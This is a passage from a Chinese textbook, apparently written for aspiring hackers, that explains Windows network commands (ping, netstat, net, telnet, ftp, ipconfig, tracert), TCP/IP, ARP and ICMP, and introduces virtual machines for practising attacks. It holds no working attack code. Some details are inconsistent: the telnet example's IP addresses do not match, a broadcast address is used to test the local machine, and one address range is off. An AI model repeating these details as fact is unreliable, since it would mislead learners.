


测试目标 IP 的存在与否

### 典型示例

(1) 检测本机网卡驱动程序以及 TCP/IP 协议是否正常。

若想检测本机的网卡驱动程序以及 TCP/IP 协议是否正常，以 IP 地址 192.168.1.255 为例，只需要在命令提示符窗口中输入“ping 192.168.1.255”命令即可，如图所示。



ping 192.168.1.255 的结果检测本机

(2) 多参数合用检测。

若在命令提示符窗口中输入“ping -a -t 192.168.1.255”命令，即可对 192.168.1.255 这台计算机进行探测，如图所示。通过反馈信息可知上述命令中的参数“-a”检测出了该机器的 NetBios 名为 dns.sq.js.cn；参数“-t”在不断向该机发送数据包。



### 1.2.3 查看网络连接的 Netstat 命令

Netstat 是一个监控 TCP/IP 网络非常有用的工具，可以显示路由表、实际的网络连接，以及每一个网络接口设备的状态信息，从而让用户得知目前都有哪些网络连接正在运作。Netstat 可显示与 IP、TCP、UDP 和 ICMP 协议相关的统计数据，一般用于检验本机各端口的网络连接情况。

计算机有时候接收到的数据报导致出错数据或故障，对此不必感到奇怪，TCP/IP 可以容许这些类型的错误并自动重发数据报。但如果累计出错数目占到所接收 IP 数据报相当大的百分比，或者它的数目正迅速增加，就应该使用 Netstat 查一查为什么会出现这些情况了。

一般用 “netstat -na” 命令来显示所有连接的端口并用数字表示。

#### 1. 语法

```
netstat [-a] [-e] [-n] [-o] [-p Protocol] [-r] [-s] [Interval]
```

#### 2. 参数说明

- a: 显示所有活动的 TCP 连接及计算机侦听的 TCP 和 UDP 端口。
- e: 显示以太网<sup>1</sup>统计信息，如发送和接收的字节数、数据包数。
- n: 显示活动的 TCP 连接，但只以数字形式表现地址和端口号，而不尝试确定名称。
- o: 显示活动的 TCP 连接并包括每个连接的进程 ID (PID)。可在 Windows 任务管理器“进程”选项卡上找到基于 PID 的应用程序。该参数可以与 -a、-n 和 -p 结合使用。
- p protocol: 显示 Protocol 所指定的协议的连接。在这种情况下，Protocol 可以是 TCP、UDP、TCPV6 或 UDPV6。
- s: 按协议显示统计信息。默认情况下，显示 TCP、UDP、ICMP 和 IP 协议的统计信息。
- r: 显示 IP 路由表的内容。该参数与 route print 命令等价。
- Interval: 每隔 Interval 秒重新显示一次选定的信息。按 “Ctrl+C” 组合键可停止重新显示统计信息。如果省略该参数，Netstat 将只打印一次选定的信息。


#### 3. 典型示例

Netstat 命令可显示活动的 TCP 连接、计算机侦听的端口、以太网统计信息、IP 路由表、IPV4 统计信息（对于 IP、ICMP、TCP 和 UDP 协议）以及 IPV6 统计信息（对于 IPV6、ICMPV6、通过 IPV6 的 TCP 以及通过 IPV6 的 UDP 协议）。使用时如果不带参数，Netstat 将显示活动的 TCP 连接。

1 以太网 (Ethernet) 指的是由 Xerox 公司创建并由 Xerox、Intel 和 DEC 公司联合开发的基带局域网规范，是当今现有局域网采用的最通用的通信协议标准。

下面再介绍几个 Netstat 命令的应用实例，具体如下。

(1) 显示本机所有活动的 TCP 连接，以及计算机侦听的 TCP 和 UDP 端口，则应输入“netstat -a”命令，如图所示。




显示本机所有活动的 TCP 连接

(2) 显示服务器活动的 TCP/IP 连接，则应输入“netstat -n”命令或“netstat”（不带任何参数）命令，如图所示。



显示服务器活动的 TCP/IP 连接

(3) 显示以太网和所有协议的统计信息，则应输入“netstat -s -e”命令，如图所示。



显示以太网和所有协议的统计信息

(4) 检查路由表确定路由配置情况，则应输入“netstat -rn”命令，如图所示。



确定路由配置情况

## 1.2.4 工作组和域的 Net 命令

Net 命令是一种基于网络的命令，包含了管理网络环境、服务、用户、登录等大部分重要的管理功能。常见的 Net 子命令有 net view、net user、net use、net start、net stop、net share 等，下面来一一介绍。

### 1. net view


作用：显示域列表、计算机列表或指定计算机的共享资源列表，如图所示。

命令格式：net view [\\ComputerName] [/domain[:DomainName]]

输入不带参数的 net view：显示当前域的计算机列表。

\\Computename: 指定要查看其共享资源的计算机名称。

/domain[:Domainname]: 指定要查看其可用计算机的域。



查看指定计算机的共享资源

## 2. net user

作用: 添加或更改用户账号或显示用户账号信息。该命令也可以写为 net users。

命令格式: net user[username][password | \*][options][[/domain]]

输入不带参数的 net user: 查看计算机上的用户账号列表, 如图所示。

Username: 添加、删除、更改或查看用户账号名。

Password: 为用户账号分配或更改密码。密码必须满足 net accounts 命令的 /minpwlen 选项指定的最小长度的要求, 最多可以有 127 个字符。

/domain: 在计算机主域的控制中执行操作。



查看计算机上的用户账号列表

### 3. net use

作用：连接计算机或断开计算机与共享资源的连接，或显示计算机的连接信息。

命令格式：net use [devicename | \*][\\computername\sharename[volume]][password | \*] [/

user: [domainname\]username][delete][persistent:{yes | no}]

参数介绍：输入不带参数的 net use 查看网络连接，如图所示。




查看网络连接

### 4. net start

作用：启动服务或显示已启动服务的列表。


命令格式：net start server

不带参数则显示已启动服务，如图所示。



显示已启动的服务

在需要启动一个服务时，只需在后边加上服务名称就可以了，如图所示。




启动 server 服务

## 5. net stop

作用：停止 Windows 网络服务。

命令格式：net stop server

与 net start 命令相反，net stop 命令用于停止 Windows 网络服务，如图所示。



停止 server 服务

## 6. net share

作用：创建、删除或显示共享资源。

命令格式：net share sharename=drive:path[/users:number | /unlimited]/[remark:"text"]

不带任何参数的 net share 命令：显示本地计算机上所有共享资源的信息，如图所示。

Sharename：共享资源的网络名称。

drive:path：指定共享目录的绝对路径。

/user:number：设置可以同时访问共享资源的最大用户数。

/unlimited：不限制同时访问共享资源的用户数。

/remark:"text"：添加关于资源的注释，注释文字用引号引住。



显示本地计算机上所有共享资源的信息

### 1.2.5 23 端口登录的 Telnet 命令


Telnet 是传输控制协议 / 互联网协议 (TCP/IP) 网络 (如 Internet) 的登录和仿真程序，主要用于 Internet 会话，基本功能是允许用户登录进入远程主机系统。

常用的 Telnet 命令

Telnet 命令的格式为：telnet+ 空格 +IP 地址 / 主机名称。

例如，“telnet 192.168.0.103 80”命令如果执行成功，则将从 IP 地址为 192.168.0.9 的

远程计算机上得到 Login: 提示符, 如图所示。



telnet 192.168.0.103 80


当 Telnet 成功连接到远程系统上时, 将显示登录信息并提示用户输入用户名和口令。如果用户名和口令输入正确, 则成功登录并在远程系统上工作。在 Telnet 提示符后可输入很多命令, 以控制 Telnet 会话过程。在 Telnet 提示符下输入 “?”, 则屏幕显示 Telnet 命令的帮助信息。

## 1.2.6 传输协议 FTP 命令

FTP 命令是 Internet 用户使用最频繁的命令之一, 通过 FTP 命令可将文件传送到正在运行 FTP 服务的远程计算机上, 或从正在运行 FTP 服务的远程计算机上下载文件。在“命令提示符”窗口中运行“ftp”命令, 即可进入 FTP 子环境窗口, 如图所示。或在“运行”对话框中运行“ftp”命令, 也可进入 FTP 子环境窗口。

FTP 的命令行为格式为: ftp -v -n -d -g [主机名]。

- v: 显示远程服务器的所有响应信息。
- n: 限制 FTP 的自动登录, 即不使用。
- d: 使用调试方式。
- g: 取消全局文件名。



进入 FTP 子环境窗口

## 1.2.7 查看网络配置的 IPConfig 命令

IPConfig 是调试计算机网络的常用命令，通常用来显示计算机中网络适配器的 IP 地址、子网掩码及默认网关，这是 IPConfig 不带参数的用法。常见的用法还有 IPConfig/all。

在“命令提示符”窗口中运行“ipconfig”命令，查看当前计算机的 IPv4、IPv6 地址、子网掩码及默认网关等信息，如图所示。



运行“ipconfig”命令

在“命令提示符”窗口中运行“ipconfig/all”命令，查看当前计算机的IP地址、子网掩码、DNS后缀和DHCP等信息，如图所示。



运行“ipconfig/all”命令

### 1.2.8 路由跟踪的 Tracert 命令

Tracert（跟踪路由）是路由跟踪的实用程序，用于确定IP数据包访问目标所采取的路径。Tracert命令使用IP生存时间（TTL）字段和ICMP错误消息来确定从一个主机到网络上其他主机的路由。

Tracert命令格式为：tracert [-d] [-h maximum\_hops] [-j Computer-list] [-w timeout] target\_name。

在“命令提示符”窗口中运行“tracert www.tsinghua.edu.cn”命令，查看访问主机IP地址路由信息，如图所示。

-d: 指定不将地址解析为计算机名。

-h maximum\_hops: 指定搜索目标的最大跃点数。

-j Computer-list: 与主机列表一起的松散源路由（仅适用于IPv4），指定沿host-list的稀疏源路由列表序进行转发。host-list是以空格隔开的多个路由器IP地址，最多9个。



运行“tracert www.tsinghua.edu.cn”命令

-w timeout: 等待每个回复的超时时间 (以毫秒为单位)。

-R: 跟踪往返行程路径 (仅适用于 IPv6)。

-S srcaddr: 要使用的源地址 (仅适用于 IPv6)。

-4: 强制使用 IPv4。

-6: 强制使用 IPv6。

-target\_name: 目标计算机的名称。

最简单的用法就是“tracert hostname”, 其中“hostname”是计算机名或想跟踪其路径的计算机的 IP 地址, tracert 将返回它到达目的地的各种 IP 地址。

## 1.3 不能不知道的网络协议

在网络中, 计算机之间需要交换信息就必须使用相同的网络协议。网络协议就像人们说话时使用的某种语言一样, 是网络上计算机之间交换信息采用的一种语言。

### 1.3.1 TCP/IP 协议簇

TCP/IP (Transmission Control Protocol/Internet Protocol, 传输控制协议/互联网络协议) 是 Internet 最基本的协议, 由网络层的 IP 协议和传输层的 TCP 协议组成。它主要用于规范网络上所使用的通信设备, 也是一个主机与另一个主机之间数据的传送方式。在 Internet 中, TCP/IP 是传输数据打包和寻址的标准方法。

TCP/IP 允许独立的网络添加到 Internet 中或私有的内部网 (Intranet) 中。通过路由器 (可以将一个网络的数据包传输给另一个网络的设备) 或 IP 路由器等设备将独立的网络连接在一

起,就构成了内部网。在使用 TCP/IP 协议的内部网中,数据将被分成独立的 IP 包或 IP 数据报数据单元进行传输。

TCP/IP 通常被称为 TCP/IP 协议簇。在实际应用中,TCP/IP 是一组协议的代名词。它还包括许多别的协议,组成了 TCP/IP 协议簇,其中比较重要的有 SLIP 协议、PPP 协议、IP 协议、ICMP 协议、ARP 协议、TCP 协议、UDP 协议、FTP 协议、DNS 协议、SMTP 协议等。

### 1.3.2 IP 协议

IP 协议是为计算机网络相互连接进行通信而设计的协议。在互联网中,可以使连接到网上的所有计算机网络实现相互通信,同时还规定了计算机在互联网上进行通信时应当遵守的规则。任何厂家生产的计算机系统,只有遵守 IP 协议才可以与互联网互连互通。

IP 地址就是给每个连接在 Internet 上的主机分配的一个 32bit 地址。每台联网计算机都依靠 IP 地址来标识自己。正因为有这种唯一的地址,才保证了用户在联网的计算机上操作时,能够高效而且方便地从千千万万台计算机中选出自己所需要的。

#### (1) IP 地址的基本格式。

按照 TCP/IP 协议的规定,IP 地址用二进制来表示,每个 IP 地址长 32bit,也就是 4 个字节。例如一个采用二进制形式的 IP 地址是“00001010000000000000000000000001”,这么长的地址,人们处理起来也比较难。为了方便人们的使用,IP 地址经常被写成 4 个十进制的数,中间使用符号“.”分隔开。于是,上面的 IP 地址可以表示为“10.0.0.1”。IP 地址的这种表示方法叫作“点分十进制表示法”;

显然比 1 和 0 容易记忆得多。IP 地址格式:网络地址+主机地址或网络地址+子网地址+主机地址。

#### (2) IP 地址的分类。

在互联网中的每个接口都有一个唯一的 IP 地址与其对应,该地址并不是采用平面形式的地址空间,而是具有一定的结构。一般情况下,IP 地址可分为五大类,如右图所示。

从中不难得出如下结论。

在 A 类中,第一段为网络位,后 3 段为主机位,其范围为 1 ~ 127,如 127.255.255.255。

在 B 类中,前 2 段是网络位,后 2 段为主机位,其范围为 128 ~ 191,如 191.255.255.255。

在 C 类中,前 3 段为网络位,后 1 段为主机位,其范围为 192 ~ 223,如 223.255.255.255。

	7 位	24 位
A 类	0 网络号	主机号
	14 位	16 位
B 类	1 0 网络号	主机号
	21 位	8 位
C 类	1 1 0 网络号	主机号
	28 位	
D 类	1 1 1 0 多播组号	
	27 位	
E 类	1 1 1 1 0 (留待后用)	

IP 地址的分类

D 类地址用于多播,也叫组播地址,在互联网上不能作为接点地址使用,其范围为 224 ~ 239,如 239.255.255.255。

E 类地址用于科学研究,也不能在互联网上使用,其范围为 240 ~ 254。

### 1.3.3 ARP 协议

ARP 协议(Address Resolution Protocol,地址解析协议)的主要作用是通过目标设备的 IP 地址,查询目标设备的 MAC 地址,以保证通信的顺利进行。ARP 协议将局域网中的 32 位 IP 地址转换为对应的 48 位物理地址,即网卡的 MAC 地址。例如,IP 地址是 192.168.0.10,而网卡的 MAC 地址为 00-1B-7C-17-B0-79,整个转换过程是一台主机先向目标主机发送包含有 IP 地址和 MAC 地址的数据包,再通过 MAC 地址两个主机,就可以实现数据传输了。


#### 1. ARP 工作原理

计算机在相互通信时,实际上是互相解析对方的 MAC 地址。其具体的操作步骤如下。

- ① 每台主机都会在自己的 ARP 缓冲区中建立一个 ARP 列表,来表示 IP 地址和 MAC 地址的对应关系。
- ② 当源主机需要将一个数据包发送到目的主机时,会检查自己 ARP 列表中是否存在该 IP 地址对应的 MAC 地址。如果存在,则将数据包发送到这个 MAC 地址;如果不存在,就向本地网段发起一个 ARP 请求的广播包,来查询此目标主机对应的 MAC 地址。此 ARP 请求数据包里包括源主机的 IP 地址、硬件地址,以及目的主机的 IP 地址。
- ③ 网络中的所有的主机收到这个 ARP 请求后,都会检查数据包中的目的 IP 是否和自己的 IP 地址相同。如果不相同,就忽略此数据包;如果相同,该主机首先就会将发送端的 MAC 地址和 IP 地址添加到自己的 ARP 列表中。
- ④ 如果 ARP 列表中已经存在该 IP 的信息,则将其覆盖,然后给源主机发送一个 ARP 响应数据包,告诉对方自己是它需要查找的 MAC 地址。
- ⑤ 当源主机收到这个 ARP 响应数据包后,便将得到的目的主机的 IP 地址和 MAC 地址添加到自己的 ARP 列表中,并利用此信息开始数据的传输。

#### 2. 查看 ARP 缓存表

每台计算机中都保存着一个 ARP 缓存表,其中记录了局域网中其他 IP 地址对应的 MAC 地址,以便访问到正确的 IP 地址。ARP 缓存表是可以查看的,也可以对其进行删除。在“命令提示符”窗口中输入“arp -a”命令可以查看 ARP 缓存表中的内容,如图所示;而输入“arp -d”命令可以删除 ARP 缓存表中所有的内容,如图所示。



查看和删除 ARP 缓存表中所有的内容

### 1.3.4 ICMP 协议

ICMP (Internet Control Message Protocol, Internet 控制消息协议) 是 TCP/IP 协议簇中的子协议, 主要用于查询报文和差错报文。ICMP 报文通常被 IP 层或更高层协议 (TCP 或 UDP) 使用; 一些 ICMP 报文把差错报文返回给用户进程。通过 IP 包传送的 ICMP 信息主要用于涉及网络操作或错误操作的不可达信息。ICMP 包发送是不可靠的, 所以主机不能依靠接收 ICMP 包解决任何网络问题。

ICMP 协议的主要功能如下。

#### 1. 发现网络错误

可以发现某台主机或整个网络由于某些故障不可达。

## 2. 通告网络拥塞

当路由器缓存太多数据包时，由于传输速度无法达到它们的接收速度，将会生成 ICMP 源结束信息。对于发送者，这些信息将会导致传输速度降低。当然，更多 ICMP 信息生成也将引起更多的网络拥塞。

## 3. 协助解决故障

ICMP 支持 echo 功能，即在两台主机间一个往返路径上发送一个数据包。Ping 是一种基于这种特性的通用网络管理工具，可传输一系列的数据包，测量平均往返次数并计算丢失百分比。

## 4. 通告超时

如果一个 IP 包的 TTL 值降低到 0，路由器就会丢弃此 IP 包，这时会生成一个 ICMP 包通告这一事实。TraceRoute 是一个工具，通过发送小 TTL 值的包及监视 ICMP 超时通告可以显示网络路由。

其实在网络中经常会使用到 ICMP 协议，只不过大家觉察不到而已。例如，经常使用的用于检查网络接通情况的 Ping 命令，这个“Ping”的过程实际上就是 ICMP 协议工作的过程。还有其他的网络命令，如跟踪路由的 Tracert 命令也是基于 ICMP 协议的。

ICMP 协议对于网络安全具有极其重要的意义，其本身的特点决定了它非常容易被用于攻击网络上的路由器和主机。可以利用操作系统规定的 ICMP 数据包最大尺寸不超过 64KB 的规定，向主机发起“Ping of Death”（死亡之 Ping）攻击。

# 1.4 在计算机中创建攻防虚拟环境

黑客无论是在测试和学习黑客工具操作方法还是在攻击时，都不会拿实体计算机进行尝试，而是在计算机中创建虚拟环境，即在自己已存在的系统中利用虚拟机创建一个内在的系统。该系统可以独立于外界，但与已经存在的系统建立网络关系，从而方便使用某些黑客工具进行模拟攻击；并且即使黑客工具对虚拟机造成了破坏，也可以很快恢复，不会影响自己原来的计算机系统，使操作更加安全。

### 1.4.1 安装 VMware 虚拟机

目前，虚拟化技术已经非常成熟，其产品也如雨后春笋般出现：VMware、Virtual PC、Xen、Parallels、Virtuozzo 等，但最流行、最常用的当属 VMware。VMware Workstation 是 VMware 公司的专业虚拟机软件，可以虚拟现有的任何操作系统，而且使用简单、容易上手。

安装 VMware Workstation 11 的具体操作步骤如下。

